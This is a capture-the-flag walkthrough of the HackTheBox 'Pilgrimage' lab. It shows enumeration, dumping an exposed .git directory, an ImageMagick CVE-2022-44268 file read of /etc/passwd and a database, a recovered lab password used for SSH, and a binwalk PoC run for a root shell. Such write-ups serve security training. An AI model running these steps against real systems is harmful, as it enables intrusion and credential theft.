Pilgrimage
Attack Box: Linux
Difficulty: Easy
IP: 10.129.26.20
Service Enumeration
Rustscan & Nmap
Open 10.129.26.20:22
Open 10.129.26.20:80

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Port 80: HTTP Ngnix
nginx 1.18.0
|_http-title: Did not follow redirect to http://pilgrimage.htb/
pilgrimage.htb > /etc/hosts

The site allows us to upload images to shrink. I registered an account with the credentials test:test .
Subdomain Fuzz
└─$ ffuf -u http://pilgrimage.htb -c -w ~/Wordlists/Subdomains/subdomains-top1million-5000.txt -H 'HOST: FUZZ.pilgrimage.htb' -fs 0
Returned nothing accessible.
Directory Fuzz
└─$ ffuf -w ~/Wordlists/Dirfuzz/raftl.txt  -u http://pilgrimage.htb/FUZZ

└─$ ffuf -w ~/Wordlists/Dirfuzz/common.txt -u http://pilgrimage.htb/FUZZ
.git                    [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 33ms]
.git/index              [Status: 200, Size: 3768, Words: 22, Lines: 16, Duration: 31ms]
.git/config             [Status: 200, Size: 92, Words: 9, Lines: 6, Duration: 34ms]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2, Duration: 31ms]
.git/logs/              [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 35ms]
.hta                    [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 28ms]
.htaccess               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 28ms]
.htpasswd               [Status: 403, Size: 153, Words: 3, Lines: 8, Duration: 30ms]
assets                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 29ms]
index.php               [Status: 200, Size: 7621, Words: 2051, Lines: 199, Duration: 27ms]
tmp                     [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 29ms]
vendor                  [Status: 301, Size: 169, Words: 5, Lines: 8, Duration: 28ms]
I can see above that there is access to the .git repository running on the back end of the site. From the found directories, there were two files available to download. index and config .
Both files were no use to us. Next I wanted to attempt a git dumping tool.
https://github.com/arthaud/git-dumper
└─$ git-dumper http://pilgrimage.htb/ .git
I grabbed the first object accessible to us and moved it into the correct directory for viewing:
└─$ mkdir -p .git/objects/76
mv a559577d4f759fff6af1249b4a277f352822d5 .git/objects/76/

After enumerating the files, I could not find any plain text credentials. The magick binary file does stand out tho.
└─$ file magick
	magick: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=9fdbc145689e0fb79cb7291203431012ae8e1911, stripped

ImageMagick 7.1.0-49
Researching this version against exploits, I was able to find the following CVE:
CVE-2022-44268
https://nvd.nist.gov/vuln/detail/cve-2022-44268
https://git.rotfl.io/v/CVE-2022-44268
Following the above git repo, I was able to achieve arbitrary files.
└─$ ls
Cargo.lock  Cargo.toml  image.png  README.md  screens  src  target

└─$ cargo run "/etc/passwd"
Then upload the created image.png file to the sites image shrinker. Then once the site shrunk the image, I can grab that new image and read the contents:
└─$ identify -verbose ../test1etcpass.png

Then with the given python script on the site, I am able to decode and reveal the file contents.
python3 -c 'print(bytes.fromhex("726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f7362696e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d65733a2f7573722f7362696e2f6e6f6c6f67696e0a"))'
Adding .decode(errors="ignore") outputs the contents in a neater format to view.
└─$ python3 -c 'print(bytes.fromhex("726f6f743a783a303a303a726f6f743a2f726f6f743a2f62696e2f626173680a6461656d6f6e3a783a313a313a6461656d6f6e3a2f7573722f7362696e3a2f7573722f7362696e2f6e6f6c6f67696e0a62696e3a783a323a323a62696e3a2f62696e3a2f7573722f7362696e2f6e6f6c6f67696e0a7379733a783a333a333a7379733a2f6465763a2f7573722f7362696e2f6e6f6c6f67696e0a73796e633a783a343a36353533343a73796e633a2f62696e3a2f62696e2f73796e630a67616d65733a783a353a36303a67616d65733a2f7573722f67616d65733a2f7573722f7362696e2f6e6f6c6f67696e0a").decode(errors="ignore"))'

Reading the index.php file in the .git repo obtained early, I find the location for the database file for the server.

/var/db/pilgrimage
└─$ cargo run "/var/db/pilgrimage"
    Finished `dev` profile [unoptimized + debuginfo] target(s) in 0.03s
     Running `target/debug/cve-2022-44268 /var/db/pilgrimage`
As the contents of the returned file are so big, I placed the hex into a file and trimmed the new lines:
└─$ tr -d '\n' < outputhex
Then using a python script to convert the hex file into a db file.
└─$ cat convert.py
with open ("outputhex", "rb") as f:
    data = bytes.fromhex(f.read().decode())

with open("sql.db", "wb") as f:
    f.write(data)
Running this script returns a sql.db file which can be accessed using sqlite3 :
└─$ sqlite3 sql.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .databases
main: /home/lhotse/Workspace/htb/Pilgrimage/sql.db r/w
sqlite> .tables
images  users
sqlite>
sqlite> select * from users;
emily|abigchonkyboi123
SSH as emily
emily:abigchonkyboi123

user.txt
emily@pilgrimage:~$ ls
user.txt
emily@pilgrimage:~$ cat user.txt
58731**9bcdafcab1
Post Exploitation Enumeration
Checking sudo -l :
emily@pilgrimage:~$ sudo -l
[sudo] password for emily:
Sorry, user emily may not run sudo on pilgrimage.
Checking for SUID :
emily@pilgrimage:/$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/umount
After uploading a copy of linpeas.sh for automatic enumeration, I found the following process being ran as root. This can also be checked with the command:
ps auxww | grep root

emily@pilgrimage:/tmp$ cat /usr/sbin/malwarescan.sh
#!/bin/bash

blacklist=("Executable script" "Microsoft executable")

/usr/bin/inotifywait -m -e create /var/www/pilgrimage.htb/shrunk/ | while read FILE; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FILE" | /usr/bin/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
I can see from examining the script that there is a binary being ran that I did not visit before named binwalk .
emily@pilgrimage:/tmp$ binwalk -h

Binwalk v2.3.2
Researching the service and the version, I found the following PoC on exploitdb:
https://www.exploit-db.com/exploits/51249
I uploaded the PoC and examined the arguments. I had to create a png file first.


A second after uploading, the malware scan reacts and sends the shell.
Shell as root
